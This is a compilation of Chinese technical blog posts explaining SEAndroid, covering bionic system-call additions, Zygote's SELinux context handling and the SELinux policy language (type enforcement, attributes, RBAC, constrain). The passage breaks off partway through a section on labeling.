
Android 安全攻防（二）：SEAndroid bionic

最近研究 SEAndroid，会陆续对各个模块做对比分析，学习移植 SELinux 至 Android，学习程序管控策略。

bionic 作为第一个分析的模块，在此之前，先简单叙述一下 SEAndroid，便于后续理解。

SEAndroid 与 Android 的区别

一句话概括：SEAndroid = SElinux + Android，通过 MAC 的方式管控应用程序，从而提升原生 Android 系统的安全性。


原生Android
通过MAC的方式来控管程序
应用
（用户权限）
Daemon等
（root权限）
用户区
系统区
SEAndroid
应用
（用户权限）
Daemon等
（root权限）

SEAndroid 如何管控程序

一句话概括：程序向 SEAndroid（确切的说是 SELinux）发送请求，SEAndroid 根据策略数据库进行策略分析，比对安全上下文，控制应用程序的资源存取。

SEAndroid bionic

SEAndroid 在架构和机制上与 SELinux 完全一样，考虑到移动设备的特点，所以移植到 SEAndroid 的只是 SELinux 的一个子集。

1.增加系统调用

对比 Android，SEAndroid bionic 下增加了 12 个 system call ：

1. int fsetxattr(int, const char *, const void *, size_t, int)
2. ssize_t fgetxattr(int, const char *, void *, size_t)
3. ssize_t flistxattr(int, char *, size_t)
4. int fremovexattr(int, const char *)
5. int setxattr(const char *, const char *, const void *, size_t, int)
6. int lsetxattr(const char *, const char *, const void *, size_t, int)
7. ssize_t getxattr(const char *, const char *, void *, size_t)
8. ssize_t lgetxattr(const char *, const char *, void *, size_t)
9. ssize_t listxattr(const char *, char *, size_t)
10. ssize_t llistxattr(const char *, char *, size_t)
11. int removexattr(const char *, const char *)

12. int lremovexattr(const char *, const char *)

2.linker 增加 AT_SECURE

SELinux 为加载的应用程序设置 AT_SECURE auxv 标志，具体在 bionic/linker/linker.c：

```
1.  /* Initialize environment functions, and get to the ELF aux vectors table */
2.  vecs = linker_env_init(vecs);
3.
4.
5.  /* Check auxv for AT_SECURE first to see if program is setuid, setgid,
6.  has file caps, or caused a SELinux/AppArmor domain transition. */
7.  for (v = vecs; v[0]; v += 2) {
8.      if (v[0] == AT_SECURE) {
9.      /* kernel told us whether to enable secure mode */
10.         program_is_setuid = v[1];
11.         goto sanitize;
12.     }
13. }
14.
15. /* Kernel did not provide AT_SECURE - fall back on legacy test. */
16. program_is_setuid = (getuid() != geteuid()) || (getgid() != getegid());
```

综上所述，bionic 差异并不大，主要是 AT_SECURE 的加入，　　SELinux 水很深，推荐鸟哥的文章一读：

鳥哥的 Linux 私房菜-第十七章、程序管理與 SELinux 初探

http://blog.csdn.net/yiyaaixuexi/article/details/8490886

Android 安全攻防（三）： SEAndroid Zygote

Android 安全攻防（三）： SEAndroid Zygote

在 Android 系统中，所有的应用程序进程，以及系统服务进程 SystemServer 都是由 Zygote 孕育 fork 出来的。 Zygote 的 native 获取主要研究 dalvik/vm/native/dalvik_system_Zygote.cpp，SEAndroid 管控应用程序资源存取权限，对于整个 dalvik，也正是在此动的手脚。

首先看抛出的 DalvikNativeMethod dvm_dalvik_system_Zygote，与原生 Android 相比，SEAndroid 在 nativeForkAndSpecialize 增加传入了两个 String 类型的参数：

```
const DalvikNativeMethod dvm_dalvik_system_Zygote[] = {
    {"nativeFork", "()I",
        Dalvik_dalvik_system_Zygote_fork },
    { "nativeForkAndSpecialize", "(II[II[[ILjava/lang/String;Ljava/lang/String;)I",
        Dalvik_dalvik_system_Zygote_forkAndSpecialize },
    { "nativeForkSystemServer", "(II[II[[IJJ)I",
```

```
            Dalvik_dalvik_system_Zygote_forkSystemServer },
        { "nativeExecShell", "(Ljava/lang/String;)V",
            Dalvik_dalvik_system_Zygote_execShell },
        { NULL, NULL, NULL },
    }
```

那么这两个参数是什么呢？继续追一下 forkAndSpecialize。

```
    /* native public static int forkAndSpecialize(int uid, int gid,
    * int[] gids, int debugFlags, String seInfo, String niceName);
    */
    static void Dalvik_dalvik_system_Zygote_forkAndSpecialize(const u4* args,
    JValue* pResult)
    {
        pid_t pid;

        pid = forkAndSpecializeCommon(args, false);

        RETURN_INT(pid);
    }
```

可以看到，增加传入的 2 个参数一个是 seInfo，用于定义新进程的 SEAndroid 信息,一个是 niceName，用于定义新进程名。

在 static pid_t forkAndSpecializeCommon(const u4* args, bool isSystemServer)中，其中 SEAndroid 加入了设置 SELinux 安全上下文代码段，seInfo 和 niceName：

```
    #ifdef HAVE_SELINUX
```

```
        err = setSELinuxContext(uid, isSystemServer, seInfo, niceName);
        if (err < 0) {
            LOGE("cannot set SELinux context: %s\n", strerror(errno));
            dvmAbort();
        }
        free(seInfo);
        free(niceName);
    #endif
```

其中设置 SELinux 安全上下文方法实现：

```
    #ifdef HAVE_SELINUX
    /*
    * Set SELinux security context.
    *
    * Returns 0 on success, -1 on failure.
    */
    static int setSELinuxContext(uid_t uid, bool isSystemServer,
    const char *seInfo, const char *niceName)
    {
    #ifdef HAVE_ANDROID_OS
        return selinux_android_setcontext(uid, isSystemServer, seInfo, niceName);
    #else
        return 0;
    #endif
    }
    #endif
```

再往上一层就到了 libcore/dalvik/src/main/java/dalvik/system/Zygote.java ， Zygote 类的封装,对应 forkAndSpecialize 方法中添加 seInfo 和 niceName 参数传递。

```
public class Zygote {
...
    public static int forkAndSpecialize(int uid, int gid, int[] gids,
            int debugFlags, int[][] rlimits, String seInfo, String niceName) {
        preFork();
        int pid = nativeForkAndSpecialize(uid, gid, gids, debugFlags, rlimits, seInfo, niceName);
        postFork();
        return pid;
    }


    native public static int nativeForkAndSpecialize(int uid, int gid,
            int[] gids, int debugFlags, int[][] rlimits, String seInfo, String niceName);


    /**
     * Forks a new VM instance.
     * @deprecated use {@link Zygote#forkAndSpecialize(int, int, int[], int, int[][])}
     */
    @Deprecated
    public static int forkAndSpecialize(int uid, int gid, int[] gids,
            boolean enableDebugger, int[][] rlimits) {
```

```
            int debugFlags = enableDebugger ? DEBUG_ENABLE_DEBUGGER : 0;
            return forkAndSpecialize(uid, gid, gids, debugFlags, rlimits, null, null);
        }
    ...
    }
```

Android 应用程序启动流程不再赘述，当建立了 ZygoteConnection 对象用于 socket 连接后，接下来就是调用 ZygoteConnection.runOnce 函数进一步处理了。

源码位置：frameworks/base/core/java/com/android/internal/os/ZygoteConnection.java，其中，SEAndroid 增加 zygote 安全策略函数，在 runOnce 中调用。

```
    /**
         * Applies zygote security policy.
         * Based on the credentials of the process issuing a zygote command:
         * <ol>
         * <li> uid 0 (root) may specify --invoke-with to launch Zygote with a
         * wrapper command.
         * <li> Any other uid may not specify any invoke-with argument.
         * </ul>
         *
         * @param args non-null; zygote spawner arguments
         * @param peer non-null; peer credentials
         * @throws ZygoteSecurityException
         */
        private static void applyInvokeWithSecurityPolicy(Arguments args, Credentials peer,
                String peerSecurityContext)
                throws ZygoteSecurityException {
```

```
        int peerUid = peer.getUid();

        if (args.invokeWith != null && peerUid != 0) {
            throw new ZygoteSecurityException("Peer is not permitted to specify "
                    + "an explicit invoke-with wrapper command");
        }

        if (args.invokeWith != null) {
            boolean allowed = SELinux.checkSELinuxAccess(peerSecurityContext,
                                                         peerSecurityContext,
                                                         "zygote",
                                                         "specifyinvokewith");
            if (!allowed) {
                throw new ZygoteSecurityException("Peer is not permitted to specify "
                    + "an explicit invoke-with wrapper command");
            }
        }
    }

    /**
     * Applies zygote security policy for SEAndroid information.
     *
     * @param args non-null; zygote spawner arguments
     * @param peer non-null; peer credentials
     * @throws ZygoteSecurityException
     */
    private static void applyseInfoSecurityPolicy(
            Arguments args, Credentials peer, String peerSecurityContext)
```

```
        throws ZygoteSecurityException {
    int peerUid = peer.getUid();

    if (args.seInfo == null) {
        // nothing to check
        return;
    }

    if (!(peerUid == 0 || peerUid == Process.SYSTEM_UID)) {
        // All peers with UID other than root or SYSTEM_UID
        throw new ZygoteSecurityException(
                "This UID may not specify SEAndroid info.");
    }

    boolean allowed = SELinux.checkSELinuxAccess(peerSecurityContext,
                                                 peerSecurityContext,
                                                 "zygote",
                                                 "specifyseinfo");
    if (!allowed) {
        throw new ZygoteSecurityException(
                "Peer may not specify SEAndroid info");
    }

    return;
}
```

理所当然的，在启动一个新的进程时，frameworks/base/core/java/android/os/Process.java 中也会加入 SEAndroid 信息 seInfo。
http://blog.csdn.net/yiyaaixuexi/article/details/8495695

深入理解 SELinux SEAndroid 第一部分

按哥的习惯，应该是全部洗剪吹完后再发，不过今年是马年，什么都强调 马上。所以 现在就先奉献 马上有第一部分　祝各位同仁，朋友 马年快乐。

SEAndroid 是 Google 在 Android 4.4 上正式推出的一套以 SELinux 为基础于核心的系统安全机制。而 SELinux 则是由美国 NSA（国安局）和一些公司（RedHat、Tresys）设计的一个针对 Linux 的安全加强系统。

NSA 最初设计的安全模型叫 FLASK，全称为 Flux Advanced Security Kernel（由 Uta 大学和美国国防部开发，后来由 NSA 将其开源），当时这套模型针对 DTOS 系统。后来，NSA 觉得 Linux 更具发展和普及前景，所以就在 Linux 系统上重新实现了 FLASK，称之为 SELinux。

Linux Kernel 中，SELinux 通过 Linux Security Modules 实现。在 2.6 之前，SElinux 通过 Patch 方式发布。从 2.6 开始，SELinux 正式入驻内核，成为标配。

思考：

1 同样是政府部门，差别咋这么大？

2 同样涉及操作系统和安全相关，NSA 为何敢用 Linux，为什么想方设法要开源？

由于 Linux 有多种发行版本，所以各家的 SELinux 表现形式也略有区别。具体到 Android 平台，Google 对其进行了一定得修改，从而得到 SEAndroid。

本文将先对 SELinux 相关知识进行介绍，然后看看 Android 是如何实现 SELinux 的（咱们只看用户空间）。

要求：最好能下到 Android 4.4 源码，可 http://blog.csdn.net/innost/article/details/14002899

目标：学完本文，读者应该可以轻松修改相关安全策略文件，以进一步在安全方面定制自己的 Android 系统。

一 SELinux 背景知识

1. DAC 和 MAC

SELinux 出现之前，Linux 上的安全模型叫 DAC，全称是 Discretionary Access Control，翻译为自主访问控制。DAC 的核心思想很简单，就是：

- 进程理论上所拥有的权限与执行它的用户的权限相同。比如，以 root 用户启动 Browser，那么 Browser 就有 root 用户的权限，在 Linux 系统上能干任何事情。

显然，DAC 太过宽松了，所以各路高手想方设法都要在 Android 系统上搞到 root 权限。那么 SELinux 如何解决这个问题呢？原来，它在 DAC 之外，设计了一个新的安全模型，叫 MAC（Mandatory Access Control），翻译为强制访问控制。MAC 的处世哲学非常简单：即任何进程想在 SELinux 系统中干任何事情，都必须先在**安全策略配置文件**中赋予权限。凡是没有出现在安全策略配置文件中的权限，进程就没有该权限。来看一个 SEAndroid 中设置权限的例子：

[例子 1]

```
/*
   from external/sepolicy/netd.te
  下面这条 SELinux 语句表示 允许（allow ）netd 域（domain）中的进程    ”写（write）“
  类型为 proc 的文件
  注意，SELinux 中安全策略文件有自己的一套语法格式，下文我们将详细介绍它
*/
allow netd proc:file write
```

如果没有在 netd.te 中使用上例中的权限配置 allow 语句，则 netd 就无法往/proc 目录下得任何文件中写数据，即使 netd 具有 root 权限。

显然，MAC 比 DAC 在权限管理这一块要复杂，要严格，要细致得多。

那么，关于 DAC 和 MAC，此处笔者总结了几个知识点：

- Linux 系统先做 DAC 检查。如果没有通过 DAC 权限检查，则操作直接失败。通过 DAC 检查之后，再做 MAC 权限检查。

- SELinux 中也有用户的概念，但它和 Linux 中原有的 user 概念不是同一个东西。什么意思呢？比如，Linux 中的超级用户 root 在 SELinux 中可能就是一个没权限，没地位，打打酱油的”路人甲“。当然，这一切都由 SELinux 安全策略的制定者来决定。

通过上述内容，读者应该能感觉到，在 SELinux 中，安全策略文件是最重要的。确实如此。事实上，对本文的读者而言，学习 SELinux 的终极目标应该是：

- 看懂现有的安全策略文件。
- 编写符合特定需求的安全策略文件。

前面也曾提到，SELinux 有自己的一套规则来编写安全策略文件，这套规则被称之为 SELinux Policy 语言。它是掌握 SELinux 的重点。

2. SELinux Policy 语言介绍

Linux 中有两种东西，一种死的（Inactive），一种活的（Active）。死的东西就是文件（Linux 哲学，万物皆文件。注意，万不可狭义解释为 File），而活的东西就是进程。此处的“死”和“活”是一种比喻，映射到软件层面的意思是：进程能发起动作，例如它能打开文件并操作它。而文件只能被进程操作。

SELinux 中，每种东西都会被赋予一个安全属性，官方说法叫 Security Context。Security Context（以后用 SContext 表示）是一个字符串，主要由三部分组成。例如 SEAndroid 中，进程的 SContext 可通过 **ps -Z** 命令查看，如图 1 所示：




图 1　Nexus 7 ps -Z 结果图

图 1 中最左边的那一列是进程的 SContext，以第一个进程/system/bin/logwrapper 的 SContext 为例，其值为 u:r:init:s0，其中：

- u 为 user 的意思。SEAndroid 中定义了一个 SELinux 用户，值为 u。
- r 为 role 的意思。role 是角色之意，它是 SELinux 中一种比较高层次，更方便的权限管理思路，即 Role Based Access Control（基于角色的访问控制，简称为 RBAC）。简单点说，一个 u 可以属于多个 role，不同的 role 具有不同的权限。RBAC 我们到最后再讨论。
- init，代表该进程所属的 Domain 为 init。MAC 的基础管理思路其实不是针对上面的 RBAC，而是所谓的 Type Enforcement Accesc Control（简称 TEAC，一般用 TE 表示）。对进程来说，Type 就是 Domain。比如 init 这个 Domain 有什么权限，都需要通过[例子 1]中 allow 语句来说明。
- S0 和 SELinux 为了满足军用和教育行业而设计的 Multi-Level Security（MLS）机制有关。简单点说，MLS 将系统的进程和文件进行了分级，不同级别的资源需要对应级别的进程才能访问。后文还将详细介绍 MLS。

再来看文件的 SContext，读者可通过 **ls -Z** 来查看，如图 2 所示：

图 2 Nexus 7 ls -Z 结果图

图 2 中，倒数第二列所示为 Nexus 7 根目录下几个文件和目录的 SContext 信息，以第一行 root 目录为例，其信息为 u:object_r:rootfs:s0：

- u：同样是 user 之意，它代表创建这个文件的 SELinux user。
- object_r：文件是死的东西，它没法扮演角色，所以在 SELinux 中，死的东西都用 object_r 来表示它的 role。
- rootfs：死的东西的 Type，和进程的 Domain 其实是一个意思。它表示 root 目录对应的 Type 是 rootfs。
- s0：MLS 的级别。

根据 SELinux 规范，完整的 SContext 字符串为：

user:role:type[:range]

注意，方括号中的内容表示可选项。s0 属于 range 中的一部分。下文再详细介绍 range 所代表的 Security Level 相关的知识。

看，SContext 的核心其实是前三个部分：user:role:type。

刚才说了，MAC 基本管理单位是 TEAC（Type Enforcement Accesc Control），然后是高一级别的 Role Based Accesc Control。RBAC 是基于 TE 的，而 TE 也是 SELinux 中最主要的部分。

下面来看看 TE。

2.1 TE 介绍

在例子 1 中，大家已经见过 TE 的 allow 语句了，再来细致研究下它：

[例子 2]

```
allow netd proc:file write
```

这条语句的语法为：

- allow：TE 的 allow 语句，表示授权。除了 allow 之外，还有 allowaudit、dontaudit、neverallow 等。
- netd：source type。也叫 subject，domain。
- proc：target type。它代表其后的 file 所对应的 Type。
- file：代表 Object Class。它代表能够给 subject 操作的一类东西。例如 File、Dir、socket 等。在 Android 系统中，有一个其他 Linux 系统没有的 Object Class，那就是 Binder。
- write：在该类 Object Class 中所定义的操作。

根据 SELinux 规范，完整的 allow 相关的语句格式为：

```
rule_name source_type target_type : class perm_set
```

我们直接来看几个实例：

[例子 3]

```
//SEAndroid 中的安全策略文件 policy.conf

#允许 zygote 域中的进程向 init type 的进程（Object Class 为 process）发送 sigchld 信号
```

```
allow zygote init:process sigchld;

#允许 zygote 域中的进程 search 或 getattr 类型为 appdomain 的目录。注意，多个 perm_set

#可用{}括起来

allow zygote appdomain:dir { getattr search };

#来个复杂点的：

#source_type 为 unconfineddomain target_type 为一组 type，由
#{ fs_type dev_type file_type }构成。object_class 也包含两个，为{ chr_file file }

#perm_set 语法比较奇特，前面有一个~号。它表示除了{entrypoint relabelto}之外，{chr_file #file}这两个 object_class 所拥有的其他操作

allow unconfineddomain {fs_type dev_type file_type}:{ chr_file file }     \

  ~{entrypoint relabelto};

#特殊符号除了~外，还有-号和*号，其中：

# 1）：-号表示去除某项内容。

# 2）：*号表示所有内容。

#下面这条语句中，source_type 为属于 appdomain，但不属于 unconfinedomain 的进程。

#而 *表示所有和 capability2 相关的权限

#neverallow：表示绝不允许。
```

```
neverallow { appdomain -unconfineddomain } self:capability2 *;
```

特别注意，前面曾提到说权限必须显示声明，没有声明的话默认就没有权限。那 neverallow 语句就没必要存在了。因为”无权限“是不需要声明的。确实如此，neverallow 语句的作用只是在生成安全策略文件时进行检查，判断是否有违反 neverallow 语句的 allow 语句。例如，笔者修改 shell.te 中一个语句后，生成安全策略文件时就检测到了冲突，如图 3 所示：




图 3　neverallow 的作用

如图 3 所示，笔者修改 shell.te 后，意外导致了一条 allow 语句与 neverallow 语句冲突，从而生成安全策略文件失败。

下面我们来看上述 allow 语句中所涉及到的 object class 和 perm set。

（1） Object class 和 Perm Set

Object class 很难用语言说清楚它到底是怎么定义的，所以笔者也不废话，直接告诉大家常见的 Object class 有哪些。见下面的 SEPolicy 示例：

[external/sepolicy/security_classes 示例]

```
.......
#此文件定义了 Android 平台中支持的 Object class
#根据 SELinux 规范，Object Class 类型由 class 关键字申明
# file-related classes
class filesystem
class file   #代表普通文件
class dir     #代表目录
class fd       #代表文件描述符
class lnk_file   #代表链接文件
class chr_file   #代表字符设备文件
```

```
  ......


# network-related classes

class socket     #socket

class tcp_socket

class udp_socket

......

class binder     #Android 平台特有的 binder

class zygote     #Android 平台特有的 zygote


#Android 平台特有的属性服务。注意其后的 userspace 这个词

class property_service # userspace 和用户空间中的 SELinux 权限检查有关，下文再解释
```

上述示例展示了 SEAndroid 中 Object Class 的定义，其中：

- Object Class 需要通过 class 语句申明。这些申明一般放在一个叫 security_class 的文件中。

- 另外，这些 class 和 kernel 中相关模块紧密结合。

据说：在 kernel 编译时会根据 security_class 文件生成对应的头文件。从这里可以看出，SELinux 需要根据发行平台来做相应修改。同时可以看出，该文件一般也不需要我们去修改。

再来看 Perm set。Perm set 指得是某种 Object class 所拥有的操作。以 file 这种 Object class 而言，其拥有的 Perm set 就包括 read，write，open，create,execute 等。

和 Object class 一样，SELinux 或 SEAndroid 所支持的 Perm set 也需要声明，来看下面的例子：

[external/sepolicy/access_vectors]

```
#SELinux 规范中，定义 perm set 有两种方式，一种是使用下面的 common 命令

#其格式为：common common_name { permission_name ... } common 定义的 perm set 能

#被另外一种 perm set 命令 class 所继承

#以下是 Android 平台中，file 对应的权限（perm set）。其大部分权限读者能猜出是干什么的。

#有一些权限需要结合文后的参考文献来学习

common file {
```

```
          ioctl read write create getattr setattr lock relabelfrom relabelto

          append unlink link rename execute swapon quotaon mounton }


#除了 common 外，还有一种 class 命令也可定义 perm set，如下面的例子：

#class 命令的完整格式是：

#class class_name [ inherits common_name ] { permission_name ... }

#inherits 表示继承了某个 common 定义的权限    注意，class 命令定义的权限其实针对得就是

#某个 object class。它不能被其他 class 继承

class dir inherits file {

     add_name   remove_name reparent search rmdir open audit_access execmod

}

#来看 SEAndroid 中的 binder 和 property_service 这两个 Object class 定义了哪些操作权限

class binder {

          impersonate   call set_context_mgr transfer }

class property_service { set }
```

提示：Object class 和 Perm set 的具体内容（SELinux 中其实叫 Access Vector）都和 Linux 系统/Android 系统密切相关。所以，从知识链的角度来看，Linux 编程基础很重要。

（2） type，attribute 和 allow 等

现在再来看 type 的定义，和 type 相关的命令主要有三个，如下面的例子所示：

[external/sepolicy 相关文件]

```
#type 命令的完整格式为：type type_id [alias alias_id,] [attribute_id]

#其中，方括号中的内容为可选。alias 指定了 type 的别名，可以指定多个别名。

#下面这个例子定义了一个名为 shell 的 type，它和一个名为 domain 的属性（attribute）关联

type shell, domain; #本例来自 shell.te，注意，可以关联多个 attribute



#属性由 attribute 关键字定义，如 attributes 文件中定义的 SEAndroid 使用的属性有：

attribute domain

attribute file_type
```

```
#可以在定义 type 的时候，直接将其和某个 attribute 关联，也可以单独通过
#typeattribue 将某个 type 和某个或多个 attribute 关联起来，如下面这个例子
#将前面定义的 system 类型和 mlstrustedsubject 属性关联了起来
typeattribute system mlstrustedsubject
```

特别注意：对初学者而言，attribute 和 type 的关系最难理解，因为“attribute”这个关键词实在是没取好名字，很容易产生误解：

- 实际上，type 和 attribute 位于同一个命名空间，即不能用 type 命令和 attribute 命令定义相同名字的东西。
- 其实，attribute 真正的意思应该是类似 type（或 domain） group 这样的概念。比如，将 type A 和 attribute B 关联起来，就是说 type A 属于 group B 中的一员。

使用 attribute 有什么好处呢？一般而言，系统会定义数十或数百个 Type，每个 Type 都需要通过 allow 语句来设置相应的权限，这样我们的安全策略文件编起来就会非常麻烦。有了 attribute 之后呢，我们可以将这些 Type 与某个 attribute 关联起来，然后用一个 allow 语句，直接将 source_type 设置为这个 attribute 就可以了：

- 这也正是 type 和 attribute 位于同一命名空间的原因。
- 这种做法实际上只是减轻了 TE 文件编写者的烦恼，安全策略文件在编译时会将 attribute 拓展为其包含的 type。如例子 4 所示：

[例子 4]

```
#定义两个 type，分别是 A_t 和 B_t，它们都管理到 attribute_test

type A_t attribute_test;

type B_t attribute_test;



#写一个 allow 语句，直接针对 attribute_test

allow attribute_test C_t:file {read write};

#上面这个 allow 语句在编译后的安全策略文件中会被如下两条语句替代：

allow A_t C_t:file {read write};

allow B_t C_t:file {read write};
```

前面讲过，TE 的完整格式为：

```
rule_name source_type target_type : class perm_set
```

所以，attribute 可以出现在 source_type 中，也可以出现在 target_type 中。

提示：一般而言，定义 type 的时候，都会在名字后添加一个_t 后缀，例如 type system_t。而定义 attribute 的时候不会添加任何后缀。但是 Android 平台没使用这个约定俗成的做法。不过没关系，SEAndroid 中定义的 attribute 都在 external/sepolicy/attribute 这个文件中，如果分不清是 type 还是 attribute，则可以查看这个文件中定义了哪些 attribute。

最后我们来看看 TE 中的 rule_name，一共有四种：

- allow：赋予某项权限。
- allowaudit：audit 含义就是记录某项操作。默认情况下是 SELinux 只记录那些权限检查失败的操作。allowaudit 则使得权限检查成功的操作也被记录。注意，allowaudit 只是允许记录，它和赋予权限没关系。赋予权限必须且只能使用 allow 语句。
- dontaudit：对那些权限检查失败的操作不做记录。
- neverallow：前面讲过，用来检查安全策略文件中是否有违反该项规则的 allow 语句。如例子 5 所示：

[例子 5]

```
#来自 external/sepolicy/netd.te 文件

#永远不允许 netd 域中的进程 读写 dev_type 类型的 块设备文件（Object class 为 blk_file）

neverallow netd dev_type:blk_file { read write }
```

（3） RBAC 和 constrain

绝大多数情况下，SELinux 的安全配置策略需要我们编写各种各样的 xx.te 文件。由前文可知，.te 文件内部应该包含包含了各种 allow，type 等语句了。这些都是 TEAC，属于 SELinux MAC 中的核心组成部分。

在 TEAC 之上，SELiunx 还有一种基于 Role 的安全策略，也就是 RBAC。RBAC 到底是如何实施相关的权限控制呢？我们先来看 SEAndroid 中 Role 和 User 的定义。

[external/sepolicy/roles]

```
#Android 中只定义了一个 role，名字就是 r

role r;

#将上面定义的 r 和 attribute domain 关联起来

role r types domain;
```

再来看 user 的定义。

[external/sepolicy/users]

```
#支持 MLS 的 user 定义格式为：

#user seuser_id roles role_id level mls_level range mls_range;

#不支持 MLS user 定义格式为：

#user seuser_id roles role_id;

#SEAndroid 使用了支持 MLS 的格式。下面定义的这个 user u，将和 role r 关联。

#注意，一个 user 可以和多个 role 关联。

#level 之后的是该 user 具有的安全级别。s0 为最低级，也就是默认的级别，mls_systemHigh

#为 u 所能获得的最高安全级别（security level）。此处暂且不表 MLS

user u roles { r } level s0 range s0 - mls_systemhigh;
```

那么，Roles 和 User 中有什么样的权限控制呢？

1）首先，我们应该允许从一个 role 切换（SELinux 用 Transition 表达切换之意）到另外一个 role，例如：

```
#注意，关键字也是 allow，但它和前面 TE 中的 allow 实际上不是一种东西
```

```
#下面这个 allow 允许 from_role_id 切换到 to_role_id

allow from_role_id to_role_id;
```

2) 角色之间的关系。SELinux 中，Role 和 Role 之间的关系和公司中的管理人员的层级关系类似，例如：

```
#dominance 语句属于 deprecated 语句，MLS 中有新的定义层级相关的语句。不过此处要介绍的是

#selinux 中的层级关系

#下面这句话表示 super_r dominate（统治，关键词 dom） sysadm_r 和 secadm_r 这两个角色

#反过来说，sysadm_r 和 secadm_r dominate by（被统治，关键词 domby）super_r

#从 type 的角度来看，super_r 将自动继承 sysadm_r 和 secadm_r 所关联的 type（或 attribute）

dominance { role super_r {role sysadm_r; role secadm_r; }
```

3）其他内容，由于 SEAndroid 没有使用，此处不表。读者可阅读后面的参考文献。

话说回来，怎么实现基于 Role 或 User 的权限控制呢？SELinux 提供了一个新的关键词，叫 constrain，来看下面这个例子：

[例子 6]

```
#constrain 标准格式为:

# constrain object_class_set perm_set expression ;

#下面这句话表示只有 source 和 target 的 user 相同，并且 role 也相同，才允许

#write object_class 为 file 的东东

constrain file write (u1 == u2 and r1 == r2) ;
```

前面已经介绍过 object_class 和 perm_set 了，此处就不再赘述。constrain 中最关键的是 experssion，它包含如下关键词:

- u1,r1,t1：代表 source 的 user，role 和 type。
- u2,r2,t2：代表 target 的 user,role 和 type。
- ==和!=：==表示相等或属于，!=表示不等或不属于。对于 u,r 来说，==和!=表示相等或不等，而当诸如 t1“==或!=”某个 attribute 时，表示源 type 属于或不属于这个 attribute。
- dom,domby,incomp,eq：仅针对 role，表示统治，被统治，没关系和相同（和==一样）

关于 constrain，再补充几个知识点：

- SEAndroid 中没有使用 constrain，而是用了 MLS 中的 mlsconstrain。所以下文将详细介绍它。
- constrain 是对 TEAC 的加强。因为 TEAC 仅针对 Type 或 Domain，没有针对 user 和 role 的，所以 constrain 在 TEAC 的基础上，进一步加强了权限控制。在实际使用过程中，SELinux 进行权限检查时，先检查 TE 是否满足条件，然后再检查 constrain 是否也满足条件。二者都通过了，权限才能满足。

关于 RBAC 和 constrain，我们就介绍到此。

提示：笔者花了很长时间来理解 RBAC 和 constrain 到底是想要干什么。其实这玩意很简单。因为 TE 是 Type Enforcement，没 user 和 role 毛事，而 RBAC 则可通过 constrain 语句来在 user 和 role 上再加一些限制。当然，constrain 也可以对 type 进行限制。如此而已！

2.2 Labeling 介绍

前面陆陆续续讲了些 SELinux 中最常见的东西。不过细心的人可能会问这样一个问题：这些 SContext 最开始是怎么赋给这些死的和活的东西的？Good Question！

提示：SELinux 中，设置或分配 SContext 给进程或文件的工作叫 Security Labeling，土语叫打标签。

（1） sid 和 sid_context

这个问题的回答嘛，其实也蛮简单。Android 系统启动后（其他 Linux 发行版类似），init 进程会将一个编译完的安全策略文件传递给 kernel 以初始化 kernel 中的 SELinux 相关模块（姑且用 Linux Security Module:LSM 来表示它把），然后 LSM 可根据其中的信息给相关 Object 打标签。

提示：上述说法略有不准，先且表述如此。

LSM 初始化时所需要的信息以及 SContext 信息保存在两个特殊的文件中，以 Android 为例，它们分别是：

